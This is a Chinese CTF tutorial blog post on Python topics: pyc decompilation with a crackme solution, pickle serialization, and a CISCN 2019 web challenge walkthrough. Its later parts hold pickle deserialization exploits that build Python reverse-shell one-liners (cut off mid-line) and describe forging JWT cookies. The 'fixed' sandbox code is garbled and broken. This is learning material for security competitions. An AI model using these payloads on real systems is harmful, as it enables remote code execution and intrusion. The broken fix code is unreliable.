python 字节流分段_一文掌握CTF中Python全部考点

weixin_39812577 于 2020-10-24 17:52:42 发布 383 收藏 2
文章标签： python 字节流分段

声明：Tide安全团队原创文章，转载请声明出处！文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

前 言

一次偶然的机会，让自己成为了一名CTF夺旗小白。从16年开始参与国内大中小型CTF竞赛，曾记得17年之前很少有人把这类竞赛叫做CTF，都是叫网络攻防赛、信息安全赛之类的，目的就是为了通过各种技术手段找到题目最终的key，现在我们都称之为Flag。

做为CTF小白用户，这四年跳过的坑真心不少，从最初的“实验吧”等免费的线上模拟平台到省级网络安全技能大赛，再到国内知名的XCTF联赛、DEFCON CTF，基本是跳一个栽一个。回首CTF的发展历程，也从最基本的解题模式发展成为如今的解题模式(Jeopardy)、攻防模式(Attack-Defense)、混合模式(Mix)三者于一体的网络安全竞赛，涵盖题型仍然是MISC、PPC、CRYPTO、PWN、REVERSE、WEB、STEGA等。

从题目的难易程度来看，题目难度不断加大，无论是MISC、CRYPTO、PWN、REVERSE还是WEB，都不再是那种用工具打开随便看看就能得到flag的题目了，几乎每个题目都会涉及到编写脚本来解题，而人生苦短我相信绝大多数人还是会选择Python。

从题型分布来看，PWN和REVERSE题目是每场CTF比赛的重头戏，也就是说只要PWN和REVERSE做的好，不进线下赛都困难~~，而Web题型也从原始的PHP考点向Python转型，从2018年开始，陆续出现了很多Python题目，如：18年护网杯的easy_tonado、强网杯的Python is the best language、TWCTF的Shrine、19年的SCTF也出了Ruby ERB SSTI的考点。

因此，本文就CTF中常见的Python考点进行了学习与汇总，在此也感谢各种大佬在自己博客中的辛勤付出，由于CTF题目在复现过程中出现了各种各样的问题，某些地方也直接照搬了大佬的博客。

一、CTF-pyc考点

1.1 pyc文件简介

pyc文件是py文件编译后生成的字节码文件(byte code)，pyc文件经过python解释器最终会生成机器码运行。因此pyc文件是可以跨平台部署的，类似Java的.class文件，一般py文件改变后，都会重新生成pyc文件。

1.2 pyc文件生成方式

方法一：

在同一目录下创建两个py文件：test1.py 和 test2.py

test1.py文件内容：

```
def a():
    return 1
def b():
    return 2
x = a()
y = b()
print(x + y)
```

test2.py文件内容：

```
import test1
```

运行`python test2.py`生成test1.pyc文件。


方法二：

```
python -m test1.py
```

直接运行以上命令也可以生成.pyc文件

方法三：

借助py_compile库和py_compile.compile(‘foo.py’)方法




如果针对一个目录下所有的py文件进行编译，Python提供了一个模块叫compileall，具体请看下面代码：

```
import compileall
compileall.compile_dir(r'/path')
```

1.3 pyc文件结构

接下来我们简单分析一下 pyc 文件结构，使用010 editor打开.pyc文件。



pyc文件一般由3个部分组成:

> 最开始4个字节是一个Maigc int, 标识此pyc的版本信息, 不同的版本的Magic都在`Python/import.c`内定义
>
> 接下来四个字节还是个int,是pyc产生的时间(TIMESTAMP, 1970.01.01到产生pyc时候的秒数)
>
> 接下来是个序列化了的 PyCodeObject(此结构在`Include/code.h`内定义),序列化方法在`Python/marshal.c`内定义

pyc完整的文件解析可以参照: https://kdr2.com/tech/python/pyc-format.html

1.4 CTF案例：PYTHON 字节码

题目附件 http://pan.baidu.com/s/1jGpB8DS 下载后是一个名为 crackme.pyc文件

python逆向基础资源：

(1)用Python反编译Python软件：http://bbs.pediy.com/archive/index.php?t-111428.html

(2)工具uncompyle2：https://github.com/wibiti/uncompyle2

(3)在线工具：https://tool.lu/pyc/

crackme.pyc反编译后的内容如下：

```
#!/usr/bin/env python
# encoding: utf-8
# 如果觉得不错，可以推荐给你的朋友! http://tool.lu/pyc
def encrypt(key, seed, string):
    rst = []
    for v in string:
        rst.append((ord(v) + seed ^ ord(key[seed])) % 255)
        seed = (seed + 1) % len(key)
    return rst
if __name__ == '__main__':
    print "Welcome to idf's python crackme"
    flag = input('Enter the Flag: ')
    KEY1 = 'Maybe you are good at decryptint Byte Code, have a try!'
    KEY2 = [
        124,
        48,
        52,
        59,
        164,
        50,
        37,
        62,
        67,
        52,
        48,
        6,
        1,
        122,
        3,
        22,
        72,
        1,
        1,
        14,
        46,
        27,
        232]
    en_out = encrypt(KEY1, 5, flag)
    if KEY2 == en_out:
        print 'You Win'
    else:
        print 'Try Again !'
def encrypt(key, seed, string):
    rst = []
    for v in string:
        rst.append((ord(v) + seed ^ ord(key[seed])) % 255)
        seed = (seed + 1) % len(key)
    return rst
if __name__ == '__main__':
    print "Welcome to idf's python crackme"
    flag = input('Enter the Flag: ')
    KEY1 = 'Maybe you are good at decryptint Byte Code, have a try!'
    KEY2 = [
        124,
        48,
        52,
        59,
        164,
        50,
```

```
        37,
        62,
        67,
        52,
        48,
        6,
        1,
        122,
        3,
        22,
        72,
        1,
        1,
        14,
        46,
        27,
        232]
    en_out = encrypt(KEY1, 5, flag)
    if KEY2 == en_out:
        print 'You Win'
    else:
        print 'Try Again !'
```

从程序看，KEY2内的整数似乎像ascii数值，但数字和英文字符少，直接转换意义不大。关键在于分析encrypt(KEY1, 5, flag)。

对encrypt函数的分析：用户输入一个字符串(ascii值必小于128)，然后取出每个字符求其ascii值，加上seed，然后用其和与KEY1中一字符的ascii进行异或(算符\^，注意+比^的优先级高)，然后对255求余。

编写解密程序。显然正确的密码字符串加密后结果为KEY2,那么逆向分析编码即可。程序如下:

```
#python script
KEY2 = [124,
     48,
     52,
     59,
     164,
     50,
     37,
     62,
     67,
     52,
     48,
     6,
     1,
     122,
     3,
     22,
     72,
     1,
     1,
     14,
     46,
     27,
     232]
KEY1 = 'Maybe you are good at decryptint Byte Code, have a try!'
def encrypt(key, seed, string):
    rst = []
    for v in string:
        rst.append((ord(v) + seed ^ ord(key[seed])) % 255)
        seed = (seed + 1) % len(key)
    return rst
def decrypt(key,seed,en_out ):
    string = ''
    for i in en_out :
        v = (i ^ ord(key[seed]))-seed
        seed = (seed + 1) % len(key)
        if v > 0:
            string += chr(v)
    return string
if __name__ == '__main__':
    print decrypt(KEY1,5,KEY2)
```

得到flag：WCTF{lLOVEPYTHONSOMUCH}

二、Python序列化和反序列化

2.1 序列化:把一个类对象转化为字节流

(1)从对象提取所有属性,并将属性转化为名值对

(2)写入对象的类名

(3)写入名值对

在python中，一般可以使用pickle类来进行python对象的序列化，而cPickle提供了一个更快速简单的接口。

cPickle可以对任意一种类型的python对象进行序列化操作，比如list，dict，甚至是一个类的对象等。而所谓的序列化，可理解就是为了能够完整的保存并能够完全可逆的恢复。

1、dump：将python对象序列化保存到本地的文件

```
import cPickle
data = range(1000)
cPickle.dump(data,open("test\\data.pkl","wb"))
```

dump函数需要指定两个参数，第一个是需要序列化的python对象名称，第二个是本地的文件，需要注意的是，在这里需要使用open函数打开一个文件，并指定“写”操作

2、load:载入本地文件，恢复python对象

```
data = cPickle.load(open("test\\data.pkl","rb"))
```

3、dumps:将python对象序列化保存到一个字符串变量中

```
data_string = cPickle.dumps(data)
```

2.2 反序列化:将字节流转化为原始对象

(1)获取 pickle 输入流

(2)重建属性列表

(3)根据类名创建一个新的对象

(4)将属性复制到新的对象中

1、load:载入本地文件，恢复python对象

```
data = cPickle.load(open("test\\data.pkl","rb"))
```


2、loads:从字符串变量中载入python对象

```
data = cPickle.loads(data_string)
```

Python 的序列化的目的是为了保存、传递和恢复对象的方便性，在众多传递对象的方式中，序列化和反序列化可以说是最简单和最容易的方式。

Python序列化实例

```
#!/usr/bin/env python
# encoding: utf-8
import os
import pickle
class test(object):
    def __reduce__(self):
        return (os.system,('ls',))
a=test()
payload=pickle.dumps(a)
print payload
pickle.loads(payload)
```



对应的格式如下：

```
c：读取新的一行作为模块名module，读取下一行作为对象名object，然后将module.object压入到堆栈中。
(：将一个标记对象插入到堆栈中。为了实现我们的目的，该指令会与t搭配使用，以产生一个元组。
t：从堆栈中弹出对象，直到一个“(”被弹出，并创建一个包含弹出对象(除了“(”)的元组对象，并且这些对象的顺序必须跟它们压入堆栈时
S：读取引号中的字符串直到换行符处，然后将它压入堆栈。
R：将一个元组和一个可调用对象弹出堆栈，然后以该元组作为参数调用该可调用的对象，最后将结果压入到堆栈中。
.：结束pickle。
```

2.3 Python反序列化漏洞

成因：当传入了不安全的反序列化函数的内容，就会产生反序列化漏洞，造成任意代码执行。

通常出现在解析认证token，session的时，flask配合redis在服务端存储session的情景。

这里的session是被pickle序列化进行存储的，如果你通过cookie进行请求session-id的话，session中的内容就会被反序列化，看似好像是没有什么问题。因为session是存储在服务端的，但是终究是抵不住redis的未授权访问，如果出现未授权的话，我们就能通过set设置自己的session，然后通过设置cookie去请求session的过程中我们自定的内容就会被反序列化，然后我们就达到了执行任意命令或者任意代码的目的。

2.4 Python unpickle 造成任意命令执行漏洞

web端源码：


```
import pickle
import base64
from flask import Flask, request
app = Flask(__name__)
@app.route("/")
def index():
    try:
        user = base64.b64decode(request.cookies.get('user'))
        user = pickle.loads(user)
        username = user["username"]
    except:
        username = "Guest"
    return "Hello %s" % username
if __name__ == "__main__":
    app.run()
```

访问`http://your-ip:8000`，显示`Hello {username}!`。`username`是取`Cookie`变量`user`，对其进行`base64`解码+反序列化后还原的对象中的“`username`”变量，默认为“`Guest`”，伪代码：`pickle_decode(base64_decode(cookie['user']))['username'] or 'Guest'`

exp:

```
#!/usr/bin/env python3
import requests
import pickle
import os
import base64
class exp(object):
    def __reduce__(self):
        s = """python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.
        return os.system, (s,)
e = exp()
s = pickle.dumps(e)
response = requests.get("http://127.0.0.1:8000/", cookies=dict(
    user=base64.b64encode(s).decode()
))
print response.content
```

成功反弹shell。




修复方法：

通过添加沙盒限制函数执行来修复python反序列化漏洞，修复后的代码如下：

```
from flask import Flask, request
from cStringIO import StringIO
import random
import string
import base64
import os
import sys
import subprocess
import commands
import pickle
import cPickle
import marshal
import os.path
import filecmp
import glob
import linecache
import shutil
import dircache
import io
import timeit
import popen2
import code
import codeop
import pty
import posixfile
black_type_list = [eval, execfile, compile, open, file, os.system, os.popen, os.popen2, os.popen3, os.popen
app = Flask(__name__)
@app.route("/")
def index():
    try:
        user = base64.b64decode(request.cookies.get('user'))
    user = load(use)
        user = pickle.loads(user)
        username = user["username"]
    except:
        username = "Guest"
    return "Hello %s" % username
def _hook_call(func):
    def wrapper(*args,**kwargs):
        print args[0].stack
        if args[0].stack[-2] in black_type_list:
            raise FilterException(args[0].stack[-2])
        return func(*args,**kwargs)
    return wrapper
def loads(str):
    file = StringIO(str)
    unpkler = Unpkler(file)
    unpkler.dispatch[REDUCE] = _hook_call(unpkler.dispatch[REDUCE])
    return unpkler.load()
if __name__ == "__main__":
    app.run()
```

加固后无法反弹shell。



2.5 CTF案例-ciscn-2019-华北赛区-Day1-Web2

复现环境：https://github.com/CTFTraining/CISCN_2019_northern_China_day1_web2

WriteUp参考：https://www.cnblogs.com/wintrysec/p/11016501.html

题目考点：


(1)薅羊毛逻辑漏洞

(2)Cookie伪造 -> JWT

(3)python反序列化 -> 反弹shell

解题步骤：

1、题目如下图所示



2、薅羊毛漏洞


注册一个普通用户登录系统(test/test)，题目中要求要买到lv6，但是翻了好多页能买到的都是lv5及以下的物品，写一个脚本爆破一下lv6。

```
import requests
url = "http://172.16.111.72:5000/shop?page="
i= 1
while True:
    r = requests.get(url+str(i))
    if "lv6.png" in r.text:
        print(i)
        break
    i+=1
```

脚本显示的结果为181，181页中显示lv6的价格高达1145141919.0，很明显自己的钱不够。

审计页面的HTML代码有个优惠折扣，把它改到很小

结算时跳到了这样一个页面



此时需要绕过验证，登录admin用户。

3、JWT-cookie伪造


关于JWT—Cookie伪造的原理请自行查阅

爆破密钥


工具：c-jwt-cracker(https://github.com/brendan-rius/c-jwt-cracker)

有个网站https://jwt.io/

可以在这里伪造Cookie，把用户改为admin，密钥为上边破解出来的“1kun”



利用burpsite修改cookie可以进入管理员界面。



查看源代码

下载www.zip

4、Python反序列化-获得flag

www中admin.py文件存在一个反序列化点

```
import tornado.web
from sshop.base import BaseHandler
import pickle
import urllib
class AdminHandler(BaseHandler):
    @tornado.web.authenticated
    def get(self, *args, **kwargs):
        if self.current_user == "admin":
            return self.render('form.html', res='This is Black Technology!', member=0)
        else:
            return self.render('no_ass.html')
    @tornado.web.authenticated
    def post(self, *args, **kwargs):
        try:
            become = self.get_argument('become')
            p = pickle.loads(urllib.unquote(become))
            return self.render('form.html', res=p, member=1)
        except:
            return self.render('form.html', res='This is Black Technology!', member=0)
```

构造反弹shell的payload：

```
import pickle
import urllib
import os
class exp(object):
    def __reduce__(self):
        s="""python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co
